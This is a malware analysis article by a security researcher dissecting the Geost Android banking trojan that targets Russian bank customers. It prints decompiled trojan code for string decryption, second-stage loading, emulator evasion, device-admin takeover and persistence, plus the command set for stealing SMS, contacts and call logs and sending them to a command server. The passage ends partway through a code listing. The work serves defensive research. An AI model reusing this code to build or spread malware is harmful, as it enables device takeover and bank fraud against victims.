Geost: Anatomy of the Android Trojan Targeting Russia

By By: Vit Sembera Mar 05, 2020 Read time: 8 min (2271 words)

Published: 2020-03-05 · Archived: 2026-04-05 19:39:17 UTC

The Android banking trojan Geost was first revealed in a research by Sebastian García, Maria Jose Erquiaga and Anna Shirokova from the Stratosphere Laboratoryopen on a new tab. They detected the trojan by monitoring HtBot malicious proxy network. The botnet targets Russian banks, with the victim count at over 800,000 users at the time the studyopen on a new tab was published in Virus Bulletin last year.

The research disclosed the types of information that Geost (detected by Trend Micro as AndroidOS_Fobus.AXM) steals from victims, as well as the activities of the group behind the botnet, including operational tactics and internal communication between masters and botnet coders.

Building upon this interesting finding, we decided to dig deeper into the behavior of Geost by reverse engineering a sample of the malware. The trojan employed several layers of obfuscation, encryption, reflection, and injection of non-functional code segments that made it more difficult to reverse engineer. To study the code and analyze the algorithms, we had to create Python scripts to decrypt strings first.

Initial Analysis

Geost hides in malicious apps that are distributed via unofficial web pages with randomly generated server hostnames. The victims usually encounter these as they look for apps that are not available on Google Play, or when they don't have access to the app store. They then find a link to that application on some obscure web server, download the app, then launch it on their phones. The app will then request for permissions that, when the victims allow, enables malware infection.

The Geost sample we analyzed resided in the malicious app named "установка" in Russian, which means "setting" in English. The app showed a version of the Google Play logo as its own icon, which did not appear on the phone screen after launch.

Figure 1. Application icon of the malicious app установка

When the app was launched, it requested device administrator privileges. This was unusual since legitimate apps don't often ask for this, as it basically gives an app complete rights over a device.

Important permissions that the user might unknowingly allow include those for accessing SMS messages, including confirmation messages from banking apps. These messages allow the malware to harvest the victims' names, balances, and other bank account details. With just a few clicks, attackers can then transfer money from the bank accounts of unaware victims.



Figure 2: Screen that requests device admin permission

```
<uses-permission
    android:name="android.permission.READ_CONTACTS" />

<uses-permission
    android:name="android.permission.SYSTEM_ALERT_WINDOW" />

<uses-permission
    android:name="android.permission.READ_PHONE_STATE" />

<uses-permission
    android:name="android.permission.RECEIVE_BOOT_COMPLETED" />

<uses-permission
    android:name="android.permission.VIBRATE" />

<uses-permission
    android:name="android.permission.WAKE_LOCK" />

<uses-permission
    android:name="android.permission.CALL_PHONE" />

<uses-permission
    android:name="android.permission.ACCESS_WIFI_STATE" />

<uses-permission
    android:name="com.android.browser.permission.READ_HISTORY_BOOKMARKS" />

<uses-permission
    android:name="android.permission.READ_SMS" />

<uses-permission
    android:name="android.permission.ACCESS_NETWORK_STATE" />

<uses-permission
    android:name="android.permission.GET_TASKS" />

<uses-permission
    android:name="android.permission.USES_POLICY_FORCE_LOCK" />

<uses-permission
    android:name="android.permission.INTERNET" />

<uses-permission
    android:name="android.permission.WRITE_EXTERNAL_STORAGE" />

<uses-permission
    android:name="android.permission.WRITE_SETTINGS" />

<uses-permission
    android:name="android.permission.SEND_SMS" />

<uses-permission
    android:name="android.permission.RECEIVE_SMS" />

<uses-permission
    android:name="android.permission.CHANGE_NETWORK_STATE" />

<uses-permission
    android:name="android.permission.READ_EXTERNAL_STORAGE" />

<uses-permission
```

```
    android:name="android.permission.WRITE_SMS" />

<uses-permission
    android:name="android.permission.CHANGE_WIFI_STATE" />
```

Figure 3: Application permissions requested

After confirming necessary permissions, the visible part of the app will close and the app icon disappears, making victims think that the app was deleted. The sample device did not show any alarming signs of malicious activity at first, but the malware is working in the background and the attackers just gained access to the device, allowing them to monitor sent and received messages, including SMS confirmation messages from banking apps.

To maintain persistence across reboots, it registers for BOOT_COMPLETED and QUICKBOOT_POWERON broadcasts.

```
<receiver
    android:name="com.glrcibn.ubcnkmetfzn.vaixqtitlv.UoeATOKb"
    android:enabled="true"
    android:exported="true">

    <intent-filter
        android:priority="999">

        <action
            android:name="android.intent.action.BOOT_COMPLETED" />

        <action
            android:name="android.intent.action.QUICKBOOT_POWERON" />
    </intent-filter>
</receiver>
```

Figure 4: Registering services to boot broadcasts (some codes were obfuscated)

Stage One

Like many malware types, Geost's run-time life is split into stages. The first stage is small and simple, which will then download and/or decrypt and run the next stage, which is more complex.

The Geost sample's APK housed compiled Java code in classes.dex file. It also contained AndroidManifest.xml and resource files, which are usual contents of APK files. It also had a ".cache" file with a size of 125k.

To decompile the extracted classes.dex file, several Java decompilers, namely dex2jar, jadx, jd-core/jd-gui and Ghidra, were all used, as no single decompiler was able to decompile all the Smali code.

```
package com.rgamtgid.hnsolues;

class ANeLSR {
    String DTmtxl = "cetnulys";
    String OdPjrfm = "opehsry";
    String UGanmSarY = "vicdpflnutrsfitnli  rsaecpetvo naswtw b iameorktrnt nest rsaecpetvo naswtw b femeder saioacl ratrs aeitsv roroetnr efsiatnet ug iameorktrnt nest iameorktrnt
    String XyaJgaplWrT = "vicdpflnutrsfitnli  femeder saioacl ratrs inreofa helcpr qagitnep d oitaoems mpelaridn femeder saioacl ratrs oiresclm ugnicr mazgt vicdpflnutrsfitnli  oit
    String eVYHty = "rsaecpetvo naswtw b vicdpflnutrsfitnli  vicdpflnutrsfitnli  aeitsv roroetnr efsiatnet ug edadvidrtob ibefpdup crtn eclkeytm cnoeto crnpniy oiresclm ugnicr mazg
    String kmbLoI = "oitaoems mpelaridn vicdpflnutrsfitnli  rsaecpetvo naswtw b aeitsv roroetnr efsiatnet ug inreofa helcpr qagitnep d edadvidrtob ibefpdup crtn vicdpflnutrsfitnli
    String oVRoXE = "rsaecpetvo naswtw b oitaoems mpelaridn vicdpflnutrsfitnli  vicdpflnutrsfitnli  inreofa helcpr qagitnep d iameorktrnt nest vicdpflnutrsfitnli  aeitsv roroetnr e
    boolean rcJMgOQymcvC = false;
    int[] tYaCoatjCU = new int[0];
    String wbVUjiAlFc = "aeitsv roroetnr efsiatnet ug oitaoems mpelaridn inreofa helcpr qagitnep d rsaecpetvo naswtw b vicdpflnutrsfitnli  iameorktrnt nest rsaecpetvo naswtw b iame
    int ycsdVCV = 78;

    ANeLSR() {
    }
}
```

Figure 5: Decompiled Java source code

At first glance, the decompiled code seemed to be partially encoded in a series of strings; however, character frequency analysis showed random character usage.

Further analysis revealed that the malware contained additional pieces of code that have no impact on the app's behavior except to slow down its execution. It made reverse engineering more difficult because the malware split useful code into parts and frequently changed execution paths. Which branch was taken was usually dependent on some variable with an unknown value. The same is applied with "switch", "if", and "try/catch" command blocks. Functions without meaningful code were inserted to make overall understanding of the malware actions harder.

```
public void eVYHty(String str, String str2, int i, String str3) {
    int[] iArr = {8, 19192, 7925, 1684, 25, 16816, 72, 18459};
    switch ((61 - this.UGanmSarY) + 87 + i) {
        case 83:
            this.XVKdbPYFW = false;
            UGanmSarY("asrcds", "onala", 42, "iyrthin");
            return;
        default:
            return;
    }
}
```

Figure 6: Example of code with case switch

The non-functional code segments were gradually removed and the first decryption algorithm used was identified. All strings in stage one were encrypted through RC4, using an algorithm that was split into several functions to avoid indication that it used RC4. After this, the next step was to find the key for RC4 decryption.

```
private void UGanmSarY(byte[] bArr, byte[] bArr2) {
    String str = "dhrcdeco ts";
    this.XVKdbPYFW = true;
    String str2 = "ltieuqg";
    this.xNJvuxlUx = true;
    if (true != this.XVKdbPYFW) {
    }
    String str3 = "tesaodeybsc ce";
    int i = 0;
    byte b = 0;
    while (i < 256) {
        this.xNJvuxlUx = true;
        String str4 = "cnsge";
        byte b2 = (b + GXGAvefgwV[i] + bArr2[i]) & 255;
        if (!this.XVKdbPYFW) {
        }
        this.xNJvuxlUx = true;
        byte b3 = GXGAvefgwV[b2];
        this.XVKdbPYFW = !this.XVKdbPYFW;
        GXGAvefgwV[b2] = GXGAvefgwV[i];
        this.XVKdbPYFW = true == this.XVKdbPYFW;
        GXGAvefgwV[i] = b3;
        i++;
        b = b2;
    }
    if (!this.XVKdbPYFW) {
    }
    byte b4 = (byte) b;
}
```

Figure 7: Decompiled Java source, which is part of the RC4 algorithm

```
private void initRC4_part1(byte[] key, byte[] T) {
    for(int i = 0; i < 0x100; ++i) {
        T[i] = key[i % key.length];
        Reflection.S[i] = (byte)i;
    }
}
```

Figure 8: Part of cleaned up RC4 code

```
private void initRC4() {
    byte[] key = new byte[]{62, -75, 89, -93, 45, -66, -93, -22, -62, -72, -84, 86, -89, -110, 120, 0x7C, -50, 94,
            -99, 9, 23, -92, -19, -57, 0x4F, 66, 24, 0x71, -94, 0xA1, 0x72, -30, 4, -53, -24, -71, 78, 0x86, -71, -74};
    byte[] T = new byte[0x100];
    this.initRC4_part1(key, T);
    this.initRC4_part2(T);
}
```

Figure 9: RC4 key

RC4 is a stream cipher, with an internal state that changes with every decrypted symbol. To decrypt several encrypted strings, usually the decryption must be performed in the very same order the encryption used. Fortunately, this was not the case with the sample. The code authors simplified RC4 without keeping internal state between decryptions, as the RC4 encryption code always copied state array S[].

```
public byte[] encryptRC4(byte[] plaintext) {
    byte[] ciphertext = new byte[plaintext.length];
    byte[] S = this.getRC4SCopy(Reflection.S);
    if(Reflection.S.length < 53) {
        S[0] = (byte) Reflection.S.getClass().getModifiers();
    }
    int counter = 0;
    int j = 0;
    int i = 0;
    while(counter < plaintext.length) {
        i = i + 1 & 0xFF;
        j = j + S[i] & 0xFF;
        this.swapArrayElements(S, i, j);
        int t = S[i] + S[j] & 0xFF;
        ciphertext[counter] = (byte)(S[t] ^ plaintext[counter]);
        ++counter;
    }
    return ciphertext;
}
```

Figure 10: RC4 encryption always copied state array S[]

Afterwards, the search for common code libraries began. Android.support.v4 libraries and ReflectASM Java Reflection libraries were found.

```
private Object eVYHty(Application application) {
    String str = "esrcdiln";
    UGanmSarY(this.kmbLoI);
    return UGanmSarY((Object) application, (Object) new String(UGanmSarY(new byte[]{-60, -95, -5, -22, 15, 51, 2, -59, -94, -59, 124, -41, -23, -115})), new Object[0]);
}
```

Figure 11: Code with encrypted strings

```
private Object invokeMethod_getBaseContext(Application application) {
    return this.invokeMethod(application,  methodName: "getBaseContext", new Object[0]);
}
```

Figure 12: Code with strings after decryption and symbol deobfuscation

At this point, the stage one code became understandable: It uses reflection code to hide interesting classes and methods from curious eyes. Basically, the first stage decrypted the second stage file with the same RC4 algorithm and key.

```
private Object invokeMethod_getDir(Object invokeObject) {
    return this.invokeMethod(invokeObject,  methodName: "getDir", new Object[]{"files", 0});
}
```

Figure 13: Example of reflection method invocation

The aforementioned ".cache" file is renamed to .localsinfotimestamp1494987116 and saved after decryption as ydxwlab.jar, from which the .dex file is loaded and launched.

```
public void DropMaliciousDex(Application application) {
    this.initRC4();
    Reflection.baseContext = this.invokeMethod_getBaseContext(application);
    Reflection.application = application;
    if(Reflection.baseContext != null) {
        this.setDataStore();
    }
    FileDecryptor fileDecryptor = new FileDecryptor( reflection: this,
            new Object[]{"openNonAssetFd", "read", ".localsinfotimestamp1494987116", "forName", "write", "close", "java.io.FileOutputStream", "arraycopy", "createInputStream"});
    fileDecryptor.decryptAndWriteFile(this.jarToLoadPath); /// ydxwlab.jar
    this.loadDex();
    this.deleteFile( num: 3, this.jarToLoadPath);
    int jarPathLenWithoutExtension = this.jarToLoadPath.length() - 3;
    String jarPathWithoutExtension = this.jarToLoadPath.substring(0, jarPathLenWithoutExtension);
    String dexPath = this.concatenateOrReplaceSameCharsAtPosbyXorMask(jarPathWithoutExtension,  position: 43,  str2: "dex",  XorMask: 24);
    this.deleteFile( num: 7, dexPath);
//      new String(this.encryptRC4(new byte[]{-41, -87, -1, -9, 8, 41, 11, -29})); // "tmp_file"
}
```

Figure 14: Decrypting and saving second stage

Code authors inserted a false flag, HttpURLConnection and its URL, which seemed to connect to the Command and Control (C&C) server. But this http open connection is never executed.

```
HttpURLConnection connection = (HttpURLConnection)new URL( spec: "kkksdjsdnssvfsnvfsdlfkjew").openConnection(); // false flag
connection.setUseCaches(false);
connection.setDoOutput(true);
connection.setConnectTimeout(20000);
connection.setReadTimeout(20000);
if(i > 3 && connection.getResponseCode() > 500) {
    ((Layout)invokeObject).getBottomPadding();
    return null;
}
if(Reflection.application.getTheme().resolveAttribute( resid: 0x2B85,  outValue: null,  resolveRefs: true)) {
    ((Layout)invokeObject).draw(((Canvas)fieldName));
}
```

Figure 15: False flag

Stage one loads a class from the second stage, which the researcher named "MaliciousClass".

```
public Class launchMaliciousClassApp() {
    String maliciousClassName = "com.support.encrypted_lib.ubcnkmetfzn.qoswtasb.MaliciousClass";
    Class instrumentationClass;
    Class maliciousClass = (Class) this.invokeMethod(this.dexClassLoaderInstance,  methodName: "loadClass", new Object[]{maliciousClassName});
    if(maliciousClass != null) {
        instrumentationClass = (Class)this.invokeMethod(Class.class, this.concatenateOrReplaceSameCharsAtPosbyXorMask( str1: "fo",  position: 18,  str2: "rName",  XorMask: 8),
                new Object[]{this.concatenateOrReplaceSameCharsAtPosbyXorMask( str1: "and",  position: 11,  str2: "roid.app.Instrumentation",  XorMask: 4)});
        if(instrumentationClass == null) {
            maliciousClass.desiredAssertionStatus();
        }
        Object maliciousClassApp = this.invokeMethod( invokeObject: null, instrumentationClass,
                this.concatenateOrReplaceSameCharsAtPosbyXorMask( str1: "newApp",  position: 33,  str2: "lication",  XorMask: 110),
                new Object[]{maliciousClass, Reflection.baseContext});
        Class contextClass = Reflection.baseContext.getClass();
        Field mPackageInfo = this.getField(contextClass,  fieldName: "mPackageInfo");
        Object context = mPackageInfo.get(Reflection.baseContext);
        contextClass = context.getClass();
        Field app = this.getField(contextClass,  fieldName: "mApplication");
        this.invokeMethod_set(app, context, maliciousClassApp);
        this.invokeMethod(maliciousClassApp,  methodName: "onCreate", new Object[0]);
    }
    return maliciousClass;
}
```

Figure 16: Launching the second stage

Stage Two

Looking at the classes.dex, it's clear that obfuscation and encryption were used again in stage two. But this time, the symbol names were partially replaced by strings 1-2 characters long instead of the previous 6-12 character

strings. Also, the string encryption algorithm is modified, making it different from the algorithm used in the previous stage. Different tools were used. Additionally, parameters of the decryption algorithm were modified separately for each class.

All Java decompilers had problems decompiling the decryption algorithm due to goto command jumping into the if block. Only Jeb decompiler handled this construction well.

```
.method private static Q(I, I, I)String
        .registers 9
00000000  const/4             v4, 0
00000002  mul-int/lit8         p0, p0, 3
00000006  rsub-int/lit8        p0, p0, 73
0000000A  add-int/lit8         p2, p2, 4
0000000E  new-instance         v0, String
00000012  sget-object          v5, aa->S:[B
00000016  mul-int/lit8         p1, p1, 7
0000001A  add-int/lit8         p1, p1, 15
0000001E  new-array            v1, p1, [B
00000022  if-nez               v5, :32
:26
00000026  move                 v2, p2
00000028  move                 v3, p0
:2A
0000002A  neg-int              v3, v3
0000002C  add-int/2addr        v2, v3
0000002E  add-int/lit8         p0, v2, -7
:32
00000032  int-to-byte          v2, p0
00000034  aput-byte            v2, v1, v4
00000038  add-int/lit8         v4, v4, 1
0000003C  if-ne                v4, p1, :4A
:40
00000040  const/4              v2, 0
00000042  invoke-direct        String-><init>([B, I)V, v0, v1, v2
00000048  return-object        v0
:4A
0000004A  move                 v2, p0
0000004C  add-int/lit8         p2, p2, 1
00000050  aget-byte            v3, v5, p2
00000054  goto                 :2A
.end method
```

Figure 17: Smali code of decryption algorithm

```
private static String Q(int arg6, int arg7, int arg8) {
    int v3;
    int v2;
    int v4 = 0;
    int v6 = 73 - arg6 * 3;
    int v8 = arg8 + 4;
    byte[] v5 = aa.S;
    int v7 = arg7 * 7 + 15;
    byte[] v1 = new byte[v7];
    if(v5 == null) {
        v2 = v8;
        v3 = v6;
    label_12:
        v6 = v2 + -v3 - 7;
    }

    v1[v4] = (byte)v6;
    ++v4;
    if(v4 == v7) {
        return new String(v1, 0);
    }

    v2 = v6;
    ++v8;
    v3 = v5[v8];
    goto label_12;
}
```

Figure 18: Java code of decryption algorithm

Each class decryption method contained different parameter orders and different constants; writing the Python decryption script was made more difficult. It meant either the decryption script must detect the algorithm setup from the Smali code and adapt itself, or the parameters must be manually set up within the script before decryption for each class.

```
if(z.Q) {
    Log.v(aa.Q(aa.S[8], aa.S[8] - 1, -aa.S[8]).intern(), aa.Q(aa.S[8] - 1, aa.S[8], -aa.S[6]).intern() + this.A);
}
```

Figure 19: Example of an encrypted string

After string decryption, libraries used could be detected. These include:

- AES encryption engine
- Base64 encoding
- Emulator detector
- File download service
- IExtendedNetworkService
- USSD api library
- Zip4jUtil

Initialization phase

The aforementioned MaliciousClass invoked from the first stage serves as an envelope for the instantiated class the researcher named “Context.”

```
public class MaliciousClass extends Application {
    private static Context context;

    public void onCreate() {
        super.onCreate();
        context = this;
    }

    public static Context getContext() { return context; }
}
```

Figure 20: Context Class

The Context class launches the EmulatorDetector service first. It then starts two other services: AdminService and LPService, followed by the main application Intent.

```
public class Context extends FragmentActivity {
    public /* bridge */ /* synthetic */ View onCreateView(View parent, String name, android.content.Context context, AttributeSet attrs) {
        return super.onCreateView(parent, name, context, attrs);
    }

    public /* bridge */ /* synthetic */ View onCreateView(String name, android.content.Context context, AttributeSet attrs) {
        return super.onCreateView(name, context, attrs);
    }

    /* access modifiers changed from: protected */
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(2130903040);
        try {
            if (RuntimeParms.runEmulatorDetector.booleanValue()) {
                EmulatorDetector detector = EmulatorDetector.with(this);
                detector.isTelephony = true;
                detector.isDebug = false;
                new Thread(new EmulatorDetectorRunnable(detector, new OnEmulatorDetectorListenerImpl( context: this))).start();
            }
        } catch (Exception unused) {
        }
        startService(new Intent( packageContext: this, MainService.class));
        if (VERSION.SDK_INT < 24 && RuntimeParms.runEmulatorDetector.booleanValue()) {
            startService(new Intent( packageContext: this, AdminService.class));
        }
        startService(new Intent( packageContext: this, LPService.class));
        getApplicationContext().getPackageManager().setComponentEnabledSetting(getComponentName(),  newState: 2,  flags: 1);
        DeviceAdminActivity.startMainIntentAction( context: this);
    }
}
```

Figure 21: Main initialization routine

Emulator Detector

The emulator detector checks for signs that it’s running in an emulated environment. The sample detected the existence of Nox, Andy, Geny, Bluestacks and Qemu Android emulators.

```
static {
    PHONE_NUMBERS = new String[]{"15555215554", "15555215556", "15555215558", "15555215560", "15555215562", "15555215564", "15555215566", "15555215568", "15555215570",
            "15555215572", "15555215574", "15555215576", "15555215578", "15555215580", "15555215582", "111.-114.SP"};
    DEVICE_IDS = new String[]{"000000000000000", "e21833235b6eef10", "012345678912345"};
    GENY_FILES = new String[]{"/dev/socket/genyd", "/dev/socket/baseband_genyd"};
    PIPES = new String[]{"/dev/socket/qemud", "/dev/qemu_pipe"};
    X86_FILES = new String[]{"ueventd.android_x86.rc", "x86.prop", "ueventd.ttVM_x86.rc", "init.ttVM_x86.rc", "fstab.ttVM_x86", "fstab.vbox86", "init.vbox86.rc", "ueventd.vbox86.rc"};
    ANDY_FILES = new String[]{"fstab.andy", "ueventd.andy.rc"};
    NOX_FILES = new String[]{"fstab.nox", "init.nox.rc", "ueventd.nox.rc"};
    PROPERTIES = new Property[]{new Property( str: "init.svc.qemud",  str2: null), new Property( str: "init.svc.qemu-props",  str2: null), new Property( str: "qemu.hw.mainkeys",  str2: null),
            new Property( str: "qemu.sf.fake_camera",  str2: null), new Property( str: "qemu.sf.lcd_density",  str2: null), new Property( str: "ro.bootloader",  str2: "unknown"),
            new Property( str: "ro.bootmode",  str2: "unknown"), new Property( str: "ro.hardware",  str2: "goldfish"), new Property( str: "ro.kernel.android.qemud",  str2: null),
            new Property( str: "ro.kernel.qemu.gles",  str2: null), new Property( str: "ro.kernel.qemu",  str2: "1"), new Property( str: "ro.product.device",  str2: "generic"),
            new Property( str: "ro.product.model",  str2: "sdk"), new Property( str: "ro.product.name",  str2: "sdk"), new Property( str: "ro.serialno",  str2: null)};
}
```

Figure 22: Emulated enviroment traces

AdminService

This service is responsible for granting admin permission to the application. This is a critical part since it enables access to sensitive data and can launch privileged actions.

```
private void startDeviceAdminReceiver() {
    try {
        this.devicePolicyManager = (DevicePolicyManager) getSystemService( name: "device_policy");
        this.deviceAdminReceiver = new ComponentName( pkg: this, DeviceAdminReceiver.class);
        if (!this.devicePolicyManager.isAdminActive(this.deviceAdminReceiver)) {
            Intent intent = new Intent( action: "android.app.action.ADD_DEVICE_ADMIN");
            intent.putExtra( name: "android.app.extra.DEVICE_ADMIN", this.deviceAdminReceiver);
            intent.putExtra( name: "android.app.extra.ADD_EXPLANATION", getString( resId: 2131165188));
            startActivityForResult(intent,  requestCode: 100);
            return;
        }
        this.devicePolicyManager.lockNow();
    } catch (Exception e) {
        e.printStackTrace();
    }
}
```

Figure 23: Critical part of AdminService

LPService

This service was responsible for keeping the application running and connected to the C&C server. It used WakeLock and WifiLock acquire() calls to reach this state. A side effect to this is high battery drain, which most victims usually ignore.

```
public int onStartCommand(Intent intent, int i, int i2) {
    LocatorLogger.log( s: "LPService started");
    if (wakeLock == null) {
        wakeLock = ((PowerManager) getSystemService( name: "power")).newWakeLock( levelAndFlags: 1,  tag: "main_service_wakelock");
        wakeLock.acquire();
        wifiLock = ((WifiManager) getSystemService( name: "wifi")).createWifiLock( lockType: 1,  tag: "MyWifiLock");
        if (!wifiLock.isHeld()) {
            wifiLock.acquire();
        }
    }
    new Thread(new LPServiceRunnable( instance: this)).start();
    return 1;
}
```

Figure 24: Locking to CPU and WiFi resources

LPService then creates LPServiceRunnable Thread, which wakes up every five seconds and is responsible for monitoring and relaunching these services:

- MainService
- AdminService
- SmsKitkatService

This service also collects information about running processes and tasks. It also periodically starts WebViewActivity, which can open browser window to arbitrary URLs or launch malicious code. WebViewActivity code was not implemented in this sample.

MainService

The MainService first hooks to AlarmManager for time scheduling tasks, then registers two broadcast receivers, MainServiceReceiver1 and MainServiceReceiver2. At the end of the initialization phase, it will launch MainServiceRunnable Thread. When the sample executes overloaded onDestroy() method, it restarts the MainService again.

```
public void onDestroy() {
    Log.d( tag: "MainService",  msg: "MainService Service stoped");
    unregisterReceiver(this.mainServiceReceiver2);
    unregisterReceiver(this.mainServiceReceiver1);
    startService(new Intent( packageContext: this, MainService.class));
}
```

Figure 25: Overloaded onDestroy to restart MainService

An important method of MainService is processApiResponse(), which processes commands formatted as JSON string received from C&C server.

```
public final void processApiResponse(ApiResponse apiResponse) {
    String str = apiResponse.data;
    LocatorLogger.log( s: "Server response: " + str);
    if (str != null && str.length() > 0) {
        try {
            JSONObject jSONObject = new JSONObject(str.substring(str.indexOf("{"), str.lastIndexOf( string: "}") + 1));
            JSONArray jSONArray = jSONObject.getJSONArray( name: "response");
            if (DeviceInfoUtils.isValidTime(jSONObject.getString( name: "token"))) {
                for (int i2 = 0; i2 < jSONArray.length(); i2++) {
                    C2Cmd cmd = C2Commands.select(jSONArray.getJSONObject(i2).getString( name: "cmd"));
                    if (cmd != null) {
                        cmd.getInfo( context: this, jSONArray.getJSONObject(i2));
                    }
                }
            }
        } catch (JSONException e) {
            e.printStackTrace();
        }
    }
}
```

Figure 26: Processing C&C server commands

ClearService

This service invokes the ClearServiceRunnable thread, which takes care of locking/unlocking commands (blocking/unblocking user activity) so the botnet operator can perform remote tasks without user intervention. The ClearService also relaunches itself if there is an attempt to terminate it.

```
public class ClearService extends Service {
    private ActivityManager activityManager;

    public int onStartCommand(Intent intent, int i, int i2) {
        LocatorLogger.log( s: "ClearService Service started");
        this.activityManager = (ActivityManager) getSystemService( name: "activity");
        new Thread(new ClearServiceRunnable(this)).start();
        return 1;
    }

    public IBinder onBind(Intent intent) { return null; }

    public void onDestroy() {
        super.onDestroy();
        if (SharedPrefs.getBoolean_isclearon(getBaseContext())) {
            try {
                startService(new Intent( packageContext: this, ClearService.class));
            } catch (Exception e) {
                Log.d( tag: "TAG", e.toString());
            }
        }
    }
}
```

Figure 27: ClearService class

```
class ClearServiceRunnable implements Runnable {
    final /* synthetic */ ClearService clearService;

    ClearServiceRunnable(ClearService clearService) { this.clearService = clearService; }

    public void run() {
        while (true) {
            if (SharedPrefs.getBoolean_isclearon(this.clearService.getBaseContext())) {
                if (SharedPrefs.getBoolean_is_admin_active(this.clearService.getBaseContext())) {
                    Intent rlaIntent = new Intent(this.clearService, RLA.class);
                    rlaIntent.setFlags(872546304);
                    this.clearService.startActivity(rlaIntent);
                    RunnableUtils.muteRinger(this.clearService.getBaseContext());
                    SMSUtil.clearAllNotifications();
                } else {
                    Intent rlaIntent = new Intent(this.clearService, RLA.class);
                    rlaIntent.setFlags(872546304);
                    this.clearService.startActivity(rlaIntent);
                }
                try {
                    Thread.sleep( time: 2000);
                } catch (InterruptedException e) {
                    e.printStackTrace();
                }
            } else {
                this.clearService.sendBroadcast(new Intent( action: "rla_finish"));
                this.clearService.stopSelf();
            }
        }
    }
}
```

Figure 28: ClearServiceRunnable

SmsKitkatService

This service was prepared to replace the standard SMS messaging application with a different one written by the attackers. In this version, it used a default one.

```
public class SmsKitKatService extends Service {

    public int onStartCommand(Intent intent, int i, int i2) {
        LocatorLogger.log( s: "SmsKitKatService started");
        new Thread(new SmsKitKatServiceRunnable( instance: this)).start();
        return 1;
    }

    public IBinder onBind(Intent intent) { return null; }

    public void onDestroy() {
        super.onDestroy();
        String packageName = getPackageName();
        if (UtilConnect.isKitKatCompat()) {
            String defaultSmsPackage = Sms.getDefaultSmsPackage( context: this);
            if (!(packageName == null || defaultSmsPackage == null || defaultSmsPackage.equals(packageName))) {
                try {
                    startService(new Intent( packageContext: this, SmsKitKatService.class));
                } catch (Exception e) {
                    Log.d( tag: "TAG", e.toString());
                }
            }
        }
    }
}
```

Figure 29: Code for replacement of default SMS application

Commands

The list of commands that this malware recognized can be seen in the table and screenshot below (organized by the order they were defined in the code):

Commands	Description
#conversations	Collects the address, body, date, and type columns from all SMS messages from content://sms/conversations/, content://sms/inbox and content://sms/sent, and sends to the C&C server
#contacts	Collects a list of all contacts from content://com.android.contacts/data/phones and sends to the C&C server
#calls	Collects all calls performed from content://call_log/calls and sends to the C&C server
#apps	Collects list of installed package names and labels and sends to C&C server
#bhist	This command is ignored in this sample
#interval {set:number}	Sets time period for fetching C&C server commands
#intercept	Sets the phone numbers from which to intercept SMS (“all” or a list of numbers)
#send id:, to:, body:	Sends SMS
#ussd {to:address, tel:number}	Calls a number via USSD framework
#send_contacts	Sends SMS to all contacts in phonebook
#server	Sets scheduled time to run
#check_apps {path:uri_to_server}	Sends a list of running apps to C&C server, downloads archive.zip file from path defined in parameter as error.zip, and unzip it. Zip archive has password “encryptedz1p”. Default server name is hxxp://fwg23tt23qwef.ru/
#send_mass {messages: {to:address, body:text}, delay:ms}	Sends multiple SMS messages to different addresses, with a delay between sends
#lock	Starts RLA service from ClearServiceRunnable, which intercepts events from key press AKEYCODE_HOME, AKEYCODE_CAMERA, and AKEYCODE_FOCUS. It also intercepts onBackPressed() Activity method, mutes ringer, clears all SMS notifications, stops itself, and makes the phone unresponsive

#unlock	Disables actions listed under #lock command and unlocks phone by stopping ClearServiceRunnable
#makecall {number:tel_number}	Calls a number using standard android.intent.action.CALL API
#openurl {filesDir=j:url}	Opens a webpage URL
#hooksms {number:tel_number}	Hooks to a number – it forwards all incoming SMS messages to a number in the parameter
#selfdelete	Sets task time to unparsable string value, which stops its self-scheduling tasks

```
public static C2Cmd select(String commandStr) {
    if (commandStr.equals("#conversations")) {
ckage-private more... (⌘F1)                nversations();
    }
    if (commandStr.equals("#contacts")) {
        return new C2CmdContacts();
    }
    if (commandStr.equals("#calls")) {
        return new C2CmdCalls();
    }
    if (commandStr.equals("#apps")) {
        return new C2CmdApps();
    }
    if (commandStr.equals("#bhist")) {
        return new C2CmdBhist();
    }
    if (commandStr.equals("#interval")) {
        return new C2CmdInterval();
    }
    if (commandStr.equals("#intercept")) {
        return new C2CmdIntercept();
    }
    if (commandStr.equals("#send")) {
        return new C2CmdSend();
    }
    if (commandStr.equals("#ussd")) {
        return new C2CmdUssd();
    }
    if (commandStr.equals("#send_contacts")) {
        return new C2CmdSendContacts();
    }
    if (commandStr.equals("#server")) {
        return new C2CmdServer();
    }
    if (commandStr.equals("#check_apps")) {
        return new C2CmdCheckApps();
    }
    if (commandStr.equals("#send_mass")) {
        return new C2CmdSendMass();
    }
    if (commandStr.equals("#lock")) {
        return new C2CmdLock();
    }
    if (commandStr.equals("#unlock")) {
        return new C2CmdUnlock();
    }
    if (commandStr.equals("#makecall")) {
```

```
        return new C2CmdMakeCall();
    }
    if (commandStr.equals("#openurl")) {
        return new C2CmdOpenUrl();
    }
    if (commandStr.equals("#hooksms")) {
        return new C2CmdHookSms();
    }
    if (commandStr.equals("#selfdelete")) {
        return new C2CmdSelfDelete();
    }
```

Figure 30: List of C&C SERVER commands

ApiRequest, ApiResponse, ApiInterfaceImpl

The ApiRequest, ApiResponse, and ApiInterfaceImpl classes enable communication with the C&C server. In the connection parameters initialization, the value of replaceWithRandomStr variable was set to true by default and is not changed within the code.

```
public final String getApiServer() {
    String str;
    if (RuntimeParms.replaceReqWithRandomStr) {
        str = RunnableUtils.randomStr();
    } else {
        str = "req";
    }
    return this.apiServer + str + ".php?mode=get";
}
```

Figure 31: Building C&C server connection string

```
public class RuntimeParms {
    public static final String token = MaliciousClass.getContext().getResources().getString( id: 2131165185);
    public static final Boolean replaceReqWithRandomStr = Boolean.TRUE;
    public static final Boolean runEmulatorDetector = Boolean.TRUE;
}
```

Figure 32: Connection parameters initialization

An algorithm was used to generate a random string for the C&C server URL. The API connection was then initialized, and the hostname of the C&C server was set up.

```
public static String randomStr() {
    String intern = "abcdefghijklmnopqrstuvwxyz0123456789";
    StringBuilder sb = new StringBuilder();
    Random random = new Random();
    while (sb.length() < 32) {
        sb.append(intern.charAt((int) (random.nextFloat() * ((float) intern.length()))));
    }
    return sb.toString();
}
```

Figure 33: Building random string for the C&C server URL

```
public ApiRequest(Context context, int apiType, ApiInterface apiInterface) {
    this.context = context;
